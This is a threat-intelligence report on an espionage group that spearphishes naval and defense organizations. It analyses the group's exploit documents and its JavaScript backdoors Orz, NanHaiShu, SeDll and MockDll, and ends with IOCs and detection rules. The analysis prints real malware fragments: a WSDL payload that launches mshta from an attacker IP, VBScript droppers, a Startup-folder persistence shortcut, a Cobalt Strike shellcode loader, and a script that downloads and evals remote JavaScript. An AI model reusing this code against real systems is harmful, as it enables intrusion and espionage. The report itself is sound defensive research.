Leviathan: Espionage actor spearphishes maritime and defense targets

proofpoint.com/us/threat-insight/post/leviathan-espionage-actor-spearphishes-maritime-and-defense-targets

October 17, 2017

Overview

Proofpoint researchers are tracking an espionage actor targeting organizations and high-value targets in defense and government. Active since at least 2014, this actor has long-standing interest in maritime industries, naval defense contractors, and associated research institutions in the United States and Western Europe.

Key takeaways from this research include:

- Industry targeting: The actor targets defense contractors, universities (particularly those with military research ties), legal organizations [3] and government agencies [3]. The actor has particular interest in naval industries including shipbuilding and related research
- Geographical targeting: Targeting includes United States, Western Europe, and South China Sea
- Tools: Custom JavaScript malware known as "Orz" and "NanHaiShu", Cobalt Strike, the SeDll JavaScript loader, and MockDll dll loader
- Delivery: Emailed attachments and URLs, often employing a fraudulent lookalike domain and stolen branding
- Exploitation: Microsoft Excel and Word documents with macros (sometimes password-protected), very recent vulnerabilities such as CVE-2017-0199 and CVE-2017-8759, and malicious Microsoft Publisher files
- Installation: JavaScript, JavaScript Scriptlets in XML, HTA, PowerShell, WMI, regsvr32, Squiblydoo
- Lateral Movement: The actor sometimes utilizes access at one compromised organization to attack the next. For example, compromised email accounts at one organization were used to send the next wave of malicious attachments to potential victims in the same industry. Similarly the actor attempts to compromise servers within victim organizations and use them for command and control (C&C) for their malware.

This blog traces key activities connected to this actor and examines a number of their tools and techniques. Campaigns and details are presented in reverse chronological order to highlight the group's most recent activities.

Delivery and Exploitation

September 2017

On September 15 and 19, 2017, Proofpoint detected and blocked spearphishing emails from this group targeting a US shipbuilding company and a US university research center with military ties. Example emails used the subject "Apply for internship position" and contained an attachment "resume.rtf". Another attachment, "ARLUAS_FieldLog_2017-08-21.doc" contained a "Torpedo recovery experiment" lure. The attachments exploited CVE-2017-8759 which was discovered and documented only five days prior to the campaign [1].



Figure 1: Example attachment resume.rtf from September 2017 campaign

August 2017

Between August 2 and 4, the actor sent targeted spearphishing emails containing malicious URLs linking to documents to multiple defense contractors. Some of this activity was documented and observed by a fellow researcher [2]. Many of the documents, C&C domains, and payload domains abused the brand of a major provider of ships, submarines, and other vessels with military applications. Some of the documents exploited CVE-2017-0199 to deliver the payload.



Figure 2: One of the documents involved in the campaign used Microsoft licensing lures purporting to be from a well-known shipbuilder (sha256: 6f6ee01e9dc2d8c4c260ef4131fe88dc152e53ee8afd3e66e92d4e1bf5fd2e92*).*

Other documents were Microsoft Publisher files that relied on social engineering. The potential victims were lured into starting an embedded PowerPoint presentation, moving the mouse to trigger execution of an embedded JavaScript [5], and then pressing "Enable" in a warning dialog to cause the payload download. The Publisher files were poorly crafted, relied on multiple user interactions, and contained multiple grammatical and typographic errors.

Figure 3: Publisher document delivered via a link in email is in Italian, and is a simple reuse of a student'swork.

February 2015

From February to October of 2015, our colleagues at F-Secure and McAfee reported on campaigns [3][4] by this actor targeting South China Sea interests. During this time, the group utilized Microsoft Excel and Word documents with macros to target the Philippines Department of Justice, APEC organizers, and an international law firm. Targeting of these companies is different from that which we typically observe for this actor; however it still centers around marine and naval issues as related to South China sea politics.



Figure 4: Example attachment "DOJ Staff bonus January 13, 2015.xls". Similar to this document attachment, most of the attachments in this campaign did not contain meaningful content

November 2014

The period between November 2014 and January 2015 marked one of the earlier instances in which Proofpoint observed persistent exploitation attempts by this actor. The actor generally emailed Microsoft Excel documents with malicious macros to US universities with military interests, most frequently related to the Navy. The actor also occasionally used macro-laden Microsoft Word documents to target other US research and development organizations with military and intelligence ties during this period.

Emails were often very simple with a greeting and an attachment. On other occasions, it appears that the attackers used highly topical lures based on current events or legitimate documents stolen from previous victims. Lure topics included symposia, the Navy, IT, and relevant research.



Figure 5: Example Excel attachment "2014 Accomplishments Input Template.xls"

Installation

The actor continues to:

- Innovate and modify the code that accomplishes the installation, while the backdoor code remains more static
- Use scripting languages such as JavaScript, JavaScript Scriptlets, VBScript, and XML
- Use simple obfuscation such as base64, gzip compression, and insertion of garbage characters
- Split functionality of the backdoor & code that establishes persistence for the backdoor into separate files and scripts

Example 1: Resume.rtf

The "resume.rtf" file from the September 19, 2017 attack retrieves the malicious SOAP WSDL definition named "readme.txt " using an anonymous FTP logon to the attacker's server.

```
<definitions
    xmlns="http://schemas.xmlsoap.org/wsdl/"
    xmlns:soap="http://schemas.xmlsoap.org/wsdl/soap/"
    xmlns:suds="http://www.w3.org/2000/wsdl/suds"
    xmlns:tns="http://schemas.microsoft.com/clr/ns/System"
    xmlns:ns0="http://schemas.microsoft.com/clr/nsassem/Logo/Logo">
    <portType name="PortType"/>
    <binding name="Binding" type="tns:PortType">
        <soap:binding style="rpc" transport="http://schemas.xmlsoap.org/soap/http"/>
        <suds:class type="ns0:Image" rootType="MarshalByRefObject"></suds:class>
    </binding>
    <service name="Service">
        <port name="Port" binding="tns:Binding">
            <soap:address location="http://185.106.120.206?C:\Windows\System32\mshta.exe?http://185.106.120.206/favicon.ico"/>
                        <soap:address location=";
                        if (System.AppDomain.CurrentDomain.GetData(_url.Split('?')[0]) == null) {
                                System.Diagnostics.Process.Start(_url.Split('?')[1], _url.Split('?')[2]);
                                System.AppDomain.CurrentDomain.SetData(_url.Split('?')[0], true);
                        } //"/>
        </port>
    </service>
</definitions>
```

Figure 6: SOAP WSDL definition ("readme.txt ")

This definition in turn downloads a VBScript favicon.ico file, which then creates and runs two JavaScript files in the %TMP% directory:

```
<script language="VBScript">
    Window.ReSizeTo 0, 0: Window.moveTo -2000, -2000:
    Set iofamiuceuiueioqwyqlaud566 = CreateObject("Scripting.FileSystemObject")
    Set OWSDSAmDSAceGFDSeio43DSAV1 = CreateObject("Wscript.Shell")
    liuyaihatif510 = OWSDSAmDSAceGFDSeio43DSAV1.ExpandEnvironmentStrings("%ALLUSERSPROFILE%") &
        "/rWug5n0PHUFjDFyb8k.js"
    IF iofamiuceuiueioqwyqlaud566.fileExists(liuyaihatif510) = True Then
        self.close
    else
        liuyaihatif520 = OWSDSAmDSAceGFDSeio43DSAV1.ExpandEnvironmentStrings("%temp%") & "/6j5aWOr^rWug5n0PHUFjDFyb8k.js"
        liuyaihatif522 = OWSDSAmDSAceGFDSeio43DSAV1.ExpandEnvironmentStrings("%temp%") & "/P7kowB7klgonCDmtRLZUQmcJ.js"
```

Figure 7: Code snipped showing VBScript dropping 2 JavaScript files

The job of the smaller of the two JavaScripts is to establish a system autostart mechanism. It accomplishes this by deobfuscating another script, link.js, into %TMP%. Link.js in turn creates a shortcut file "Java(TM) Platform SE Auto Updater.lnk" in the "Startup" special folder pointing to the main backdoor JavaScript.

```
11    if(!fso.FileExists(tagFolder[i] + "\\Java(TM) Platform SE Auto Updater.lnk"))
12    {
13     var link = ws.CreateShortcut(tagFolder[i] + "\\Java(TM) Platform SE Auto Updater.lnk");
14     link.TargetPath = "wscript";
15     link.Arguments = '//E:javascript \"'+jspath+'\"'
16     link.WindowStyle = 0;
17     link.IconLocation = 'java.exe, 0';
18     link.Save();
19    }
```

Figure 8: Code for establishing persistence after reboot (autostart mechanism)

The job of the larger of the two JavaScripts is to download and execute the Cobalt Strike payload. It accomplishes this by writing more code to rWug5n0PHUFjDFyb8k.js in the temporary directory, which then runs a PowerShell command (obfuscated using garbage characters, base64 encoding, and Gzip compression). The PowerShell is a default Cobalt Strike downloader.

```
26  $var_buffer = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((func_get_proc_address
        kernel32.dll VirtualAlloc), (func_get_delegate_type @([IntPtr], [UInt32], [UInt32], [UInt32]) ([IntPtr]))).Invoke(
        [IntPtr]::Zero, $var_code.Length,0x3000, 0x40)
27  [System.Runtime.InteropServices.Marshal]::Copy($var_code, 0, $var_buffer, $var_code.length)
28
29  $var_hthread = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((func_get_proc_address
        kernel32.dll CreateThread), (func_get_delegate_type @([IntPtr], [UInt32], [IntPtr], [IntPtr], [UInt32], [IntPtr])
        ([IntPtr]))).Invoke([IntPtr]::Zero,0,$var_buffer,[IntPtr]::Zero,0,[IntPtr]::Zero)
30  [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((func_get_proc_address kernel32.dll
        WaitForSingleObject), (func_get_delegate_type @([IntPtr], [Int32]))).Invoke($var_hthread,0xffffffff) | Out-Null
31  '@
32
33  If ([IntPtr]::size -eq 8) {
34      start-job { param($a) IEX $a } -RunAs32 -Argument $DoIt | wait-job | Receive-Job
35  }
36  else {
37      IEX $DoIt
38  }
```

Figure 9: PowerShell code downloading Cobalt Strike

Example 2: Malicious Microsoft Publisher document

The malicious script executed by the Microsoft Publisher file downloads and runs yet another JavaScript file, 0.js, hosted on the attacker-controlled server:

```
1   "C:\Windows\system32\mshta.exe" "
2   javascript: document.write();
3   x = function(o) {
4       return new ActiveXObject(o)
5   };
6   f = x('Scripting.FileSystemObject');
7   l = x('WScript.Shell');
8   c = String.fromCharCode(47);
9   try {
10      m = f.OpenTextFile(l.Environment('process').Item('tmp') + c + '.s1m', 8, true);
11      n = 5;
12      for (; n-- != 0;) {
13          try {
14              h = x('WinHttp.WinHttpRequest.5.1');
15              h.SetTimeouts(0, 0, 0, 0);
16              h.Open('GET', 'http:' + c + c + 'www.[redacted].org' + c + '0.js', false);
17              h.Send();
18              eval(h.ResponseText);
19          } catch (e) {}
20          l.Run('ping localhost', 0, true);
21      }
22  } catch (e) {}
23  this.close()
24  "
```

Figure 10: Malicious script executed by the Microsoft Publisher file (sha256: 305f331bfb1e97028f8c92cbcb1dff2741dcddacc76843e65f9b1ec5a66f52bc)

Similar to the previous example (resume.rtf), the 0.js handles the system autostart mechanism via a shortcut file "office 365.lnk" in the "Startup" special folder. However, the shortcut abuses the “Squiblydoo” technique [6]. Moreover, the backdoor is not run directly but via an intermediary SeDll (see below).

0.js also downloads two additional files from the C&C server (green.ddd and green.tmp) The first of these files, green.ddd, is an executable file internally named “SEDll_Win32.dll”. This is a known backdoor used by this actor since 2014 for the same purpose: decrypting and executing the final JavaScript backdoor “Orz”.

Tools

NanHaiShu

We have observed variants of this JavaScript backdoor used in various campaigns, including those publically reported. The actor continues to improve and refine the malware by, for example, wrapping it inside an HTA wrapper. Several good descriptions are available in analyses from fellow researchers [3][4]. Basic functionality includes:

- Information gathering (computer name, user name, serial number, proxy server)
- Downloading from URL
- Executing other JavaScript
- Registry, system, process, directory, file operations
- SafeIE (change IE settings to reduce warnings about about malware activity)

```
<html> <head> <title> </title>
<script language="javascript"> window.moveTo(-100, -100); window.resizeTo(0, 0);</script>
  HTA:APPLICATION ID="owlExampleHta" APPLICATIONNAME="OWLEXAMPLEHTA"  SCROLL="no"
    maximizeButton="no" minimizeButton="no" border="none" showInTaskbar="no" windowState="normal"
    innerBorder="no" navigable="noe"scroll="noe"scrollFlat="no" caption="no" >
<script language = "javascript">
var gUrl = "http://mines.port0.org/common.php",
    gSleepTime = 6E4,
    gAutorun = !0,
    gDelself = !0,
    gProxyServer = "",
    gProxyUserPass = "",
    gUserAgent = "Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Trident/5.0)",
    gReferer = "https://www.google.com",
    gVersion = "hta[1.1]doj.m",
    gUserName, gObjIE, gObjHttp, gIEVal1, gNewName, gResponse = "",
    gErrorCode = -1,
    CREDENTIALS_FOR_SERVER = 0,
    CREDENTIALS_FOR_PROXY = 1,
    HTTPREQUEST_PROXYSETTING_PRECONFIG = 0,
    HTTPREQUEST_PROXYSETTING_DIRECT = 1,
    HTTPREQUEST_PROXYSETTING_PROXY = 2,
    ERROR_WINHTTP_CANNOT_CONNECT = 2147954429,
    ERROR_WINHTTP_INVALID_SERVER_RESPONSE = 2147954552;
```

Figure 11: Screenshot from 2015 version of the malware dropped by “DOJ Staff bonus January 13, 2015.xls”

Orz

We observed this backdoor in an August 2017 campaign dropped by the Microsoft Publisher files, as well as much earlier in 2014. We named it due to a variable name “orz”, which is changed to “core” in the more recent version. The actor consistently tweaks and improves this backdoor as well. The backdoor is a fairly involved script malware. Its functionality includes:

- Information gathering (IE version, OS version, OS 64-bit/32-bit, etc)
- Overwriting registry settings to reduce malware visibility on system
- Download file
- Upload file
- Execute a command with cscript
- Execute JavaScript
- Execute shell command
- Execute a dll (via an embedded ‘MockDll')
- Get proxy info
- Get process list
- Terminate process
- Get drive info

- GET request to a URL
- POST request to a URL

```
/*XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX*/
//XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
(core = {
    bDebug:false,
    dstUrl:'',
    bMutex: false,

    _keyStr:'oMZF/W42VkcCbqOiPSajhnKtQws8WRAxr16XJpu=0mgE3THGLlvz9+5BDYd7feyUI',
    workPrefix:'Tll',
    valicode:'OnZFVq',
    jmpRegex:/jT4cUFUy(.*?)As6aMtZ5/,
    codeRegex:/TKH3Im8uIlx(.*?)YsMVgKTcF/,
    jmpUrlList:['http://www.[redacted].org/info.php'],

    loginAction: 'ajax.php',
    loginFormId: 'loginForm',
    uId: 'username',
    pId: 'password',
    vId: 'valicode',
    sId: 'submit',
    uName: 'username',
    pName: 'password',
    vName: 'valicode',
    workFlagId: "workFlag",
```

Figure 12: Snippet of the Orz backdoor code delivered by the the Microsoft Publisher document. The URL domain is a fraudulent lookalike domain.

There is an extensive configuration section at the top of the script. The "jmpUrlList" provides the initial C&C servers, which are used to determine the secondary C&C server as well as additional commands to execute. It is worth noting that the secondary C&C may be the same as the first. We have observed attacker-controlled web servers, compromised victim web servers, and Technet and Pastebin web pages used for the initial C&C.

The initial C&C response is parsed with a regex. The backdoor first looks for the secondary encoded C&C server using the "jmpRegex" regex. Next, the backdoor looks for additional code to execute using the "codeRegex" regex. For additional code, we observed simple code blocks that provide a different upload/download functionality.

```
GET /inc1.php HTTP/1.1
Host: mail.vitaminmain.info
User-Agent: Mozilla/5.0 (Windows NT 5.1; rv:25.0) Gecko/20100101 Firefox/25.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive

HTTP/1.1 200 OK
Date: Thu, 08 Jan 2015 19:25:24 GMT
Server: Apache/2.2.8 (Win32) PHP/6.0.0-dev
X-Powered-By: PHP/6.0.0-dev
Content-Length: 62
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html

df=dfse=txj=mpvcmQx3ELgTyTyOVSvsm7wrBKwraFw8VFwCuLhd=js=tar=dk
```

Figure 13: The encoded response "vcmQx3ELgTyTyOVSvsm7wrBKwraFw8VFwCuL" in the image above decodes to "hxxp://www.vitaminmain[.]info" which is the secondary C&C server for an older backdoor variant (Decoder provided in Appendix).

MockDll

Some versions of the Orz backdoor have 32- and 64-bit embedded DLLs, stored internally as base64 strings. Their purpose is to simply run another binary. These are used as loaders for future executable payloads, using the well-known process hollowing technique. To use the MockDll, the backdoor creates a configuration .ini file

like that shown in Figure 14:

```
[cfg]
mock=regsvr32
real=calc.exe
args=
outf=C:\Documents and Settings\Anyone\Desktop\tmp\mock.out
time=5
```

Figure 14: MockDll configuration file

mock: defaults to 'regsvr32'

real: the dll, which is the ultimate goal to execute

args: arguments to the dll that will be executed, if any

outf: file in which to write results of the MockDll run

time: timeout defaults to 5

After the configuration file is created, the MockDll is executed with regsvr32. MockDll reads the mentioned .ini config file to determine what to execute. It can log its execution results into a file specified by the "outf" parameter, as shown in Figure 15:

```
C:\Documents and Settings\Anyone\Desktop\tmp\mock.out
PID=2784
MockModule=regsvr32
RealCmd=calc.exe
TimeOut=5
```

Figure 15: Contents of the log file created by MockDll

SeDll

This DLL is used for decrypting and executing another JavaScript backdoor such as Orz. The DLL is registered by the installer using regsvr32. The DllRegisterServer export is then called, which performs checks on the commandline parameter. If the string "DR" is passed as an argument, or if the DLL is running in the active session with a username that is not "system", the final JavaScript backdoor is decoded using a custom base64 alphabet. This backdoor has to be present in the same directory as the dll, with a ".tmp" file extension. The backdoor script is then executed using the IActiveScript and IActiveScriptParse32 COM interfaces.

```
42  UserName = 0;
43  memset(&Dst, 0, 0x103u);
44  pcbBuffer = 260;
45  GetUserNameA(&UserName, &pcbBuffer);
46  ActiveSessionID = WTSGetActiveConsoleSessionId();
47  pSessionId = 0;
48  pid = GetCurrentProcessId();
49  ProcessIdToSessionId(pid, &pSessionId);
50  if ( DRArg || ActiveSessionID == pSessionId && stricmp(&UserName, "system") )
51  {
52    pstrCode = DecodeScript(&pszPath);
53    RunScript(pstrCode, v0);
54  }
```

Figure 16: Decoding and executing of the JavaScript backdoor

If those conditions are not met, it runs the following command line ""regsvr32 /s \"%s\" DR __CIM__"" to register the DLL, where %s is the path to the DLL. It tries to do this with the current user privileges, but if the privileges cannot be adjusted it defaults to the available execution environment.

Cobalt Strike

This is a penetration testing tool. The attackers often abuse the free trial version.

Conclusion

This actor, whose espionage activities primarily focus on targets in the US and Western Europe with military ties, has been active since at least 2014. The tools, techniques, and targets consistently connect their work, particular given their attention to naval and maritime defense interests and use of custom backdoors. While defense contractors and academic research centers with military ties should always be cognizant of the potential for cyberattacks, organizations fitting their targeting profiles should be especially wary of legitimate-looking but unsolicited emails from outside entities. Appropriate layered defenses at the firewall, email gateway, and endpoint can all help prevent the kinds of lateral movement we have observed with this actor, as well as the compromise and abuse of systems via which this group expands its attack surface to other organizations.

References

[1] https://www.fireeye.com/blog/threat-research/2017/09/zero-day-used-to-distribute-finspy.html

[2] https://twitter.com/James_inthe_box/status/893525493059788800

[3] https://labsblog.f-secure.com/2016/08/04/nanhaishu-rating-the-south-china-sea/

[4] https://community.spiceworks.com/topic/1028936-stealthy-cyberespionage-campaign-attacks-with-social-engineering

[5] http://blog.trendmicro.com/trendlabs-security-intelligence/mouseover-otlard-gootkit/

[6] https://www.carbonblack.com/2016/04/28/threat-advisory-squiblydoo-continues-trend-of-attackers-using-native-os-tools-to-live-off-the-land/

Indicators of Compromise (IOCs)

IOC	IOC Type	Description
cdf6e2e928a89cbb857e688055a25e37a8d8b8b90530bd52c8548fb544f66f1f	SHA256	Resume.rtf exploiting CVE-2017-8759 (Sep 19, 2017)
c7fa6f27ec4f4142ae591f2dd7c63d046431945f03c87dbed88d79f55180a46d	SHA256	ARLUAS_FieldLog_2017-08-21.doc exploiting CVE-2017-8759 (Sep 19, 2017)
ftp://185.106.120[.]206/pub/readme.txt	URL	Resume.rtf downloading scripts (Sep 19, 2017)
hxxp://185.106.120[.]206/favicon.ico	URL	Resume.rtf downloading scripts (Sep 19, 2017)
39c952c7e14b6be5a9cb1be3f05eafa22e1115806e927f4e2dc85d609bc0eb36	SHA256	Favicon.ico (Sep 19, 2017)
5860ddc428ffa900258207e9c385f843a3472f2fbf252d2f6357d458646cf362	SHA256	Cobalt Strike (Sep 19, 2017)
ced7ca9625543d3d3d09f70223cc19f0d99e21792854452df5ba84b3a59d17b8	SHA256	20170720_final_pm_app-2.doc (August 2017)Document hash (August 2017)
305f331bfb1e97028f8c92cbcb1dff2741dcddacc76843e65f9b1ec5a66f52bc	SHA256	Publisher hash (August 2017)
bfc5c6817ff2cc4f3cd40f649e10cc9ae1e52139f35fdddbd32cb4d221368922	SHA256	MockDll 32-bit (August 2017)

80b931ab1798d7d8a8d63411861cee07e31bb9a68f595f579e11d3817cfc4aca	SHA256	MockDll 32-bit (August 2017)
146aa9a0ec013aa5bdba9ea9d29f59d48d43bc17c6a20b74bb8c521dbb5bc6f4	SHA256	green.ddd SeDll (August 2017)
4029b43c7febd05e8bf013c1022244aaa238341ca44bbce2250667614c1a4932	SHA256	2014 Accomplishments Input Template.xls (December 2014)
hxxp://www.vitaminmain[.]info	URL	Orz secondary C2 (December 2014)

ET and ETPRO Suricata/Snort Coverage

2024192 | ET EXPLOIT Possible CVE-2017-0199 HTA Inbound

2024196 | ET WEB_CLIENT HTA File containing Wscript.Shell Call - Potential CVE-2017-0199

2022520 | ET POLICY Possible HTA Application Download

2024197 | ET CURRENT_EVENTS SUSPICIOUS MSXMLHTTP DL of HTA (Observed in CVE-2017-0199)

2024449 | ET CURRENT_EVENTS SUSPICIOUS Possible CVE-2017-0199 IE7/NoCookie/Referer HTA dl

2814013 | ETPRO TROJAN Meterpreter or Other Reverse Shell SSL Cert

2023629 | ET INFO Suspicious Empty SSL Certificate - Observed in Cobalt Strike

2810628 | ETPRO TROJAN JavaScript Backdoor CnC Beacon M2 (b64 3)

2828317 | ETPRO TROJAN Orz JavaScript Backdoor Communicating with CnC

2828316 | ETPRO TROJAN Orz JavaScript Backdoor Sending Password to CnC

Appendix: Orz Traffic Decoder

```
var _keyStr = "oMZF/W42VkcCbqOiPSajhnKtQws8NRAxr16XJpu=0mgE3THGLlvz9+5BDYd7feyUl";
function decode (input) {
        var output = "";
        var chr1, chr2, chr3;
        var enc1, enc2, enc3, enc4;
        var i = 0;
        input = input.replace(/[^A-Za-z0-9\+\/\=]/g, "");
        while (i < input.length) {
                enc1 = this._keyStr.indexOf(input.charAt(i++));
                enc2 = this._keyStr.indexOf(input.charAt(i++));
                enc3 = this._keyStr.indexOf(input.charAt(i++));
                enc4 = this._keyStr.indexOf(input.charAt(i++));
                chr1 = (enc1 << 2) | (enc2 >> 4);
                chr2 = ((enc2 & 15) << 4) | (enc3 >> 2);
                chr3 = ((enc3 & 3) << 6) | enc4;
```

```
                output = output + String.fromCharCode(chr1);
                if (enc3 != 64) {
                        output = output + String.fromCharCode(chr2);
                }
                if (enc4 != 64) {
                        output = output + String.fromCharCode(chr3);
                }
        }
        output = this._utf8_decode(output);
        return output;
    }
function _utf8_decode (utftext) {
        var string = "";
        var i = 0;
        var c = c1 = c2 = 0;
        while ( i < utftext.length ) {
                c = utftext.charCodeAt(i);
                if (c < 128) {
                        string += String.fromCharCode(c);
                        i++;
                } else if((c > 191) && (c < 224)) {
                        c2 = utftext.charCodeAt(i+1);
                        string += String.fromCharCode(((c & 31) << 6) | (c2 & 63));
                        i += 2;
                } else {
                        c2 = utftext.charCodeAt(i+1);
                        c3 = utftext.charCodeAt(i+2);
                        string += String.fromCharCode(((c & 15) << 12) | ((c2 & 63) << 6) | (c3 & 63));
                        i += 3;
                }
        }
        return string;
    }
var decodeme =
"s2S9NF0GCBRBRvY9s2pzN5nHsBk+N2oT8KWvsKYpNBpzR4nTNvYGNuNdOFoDbZeTQtkm8unzAtq9wK+zCLll"
var res = decode(decodeme);
```

```
document.write(res);
```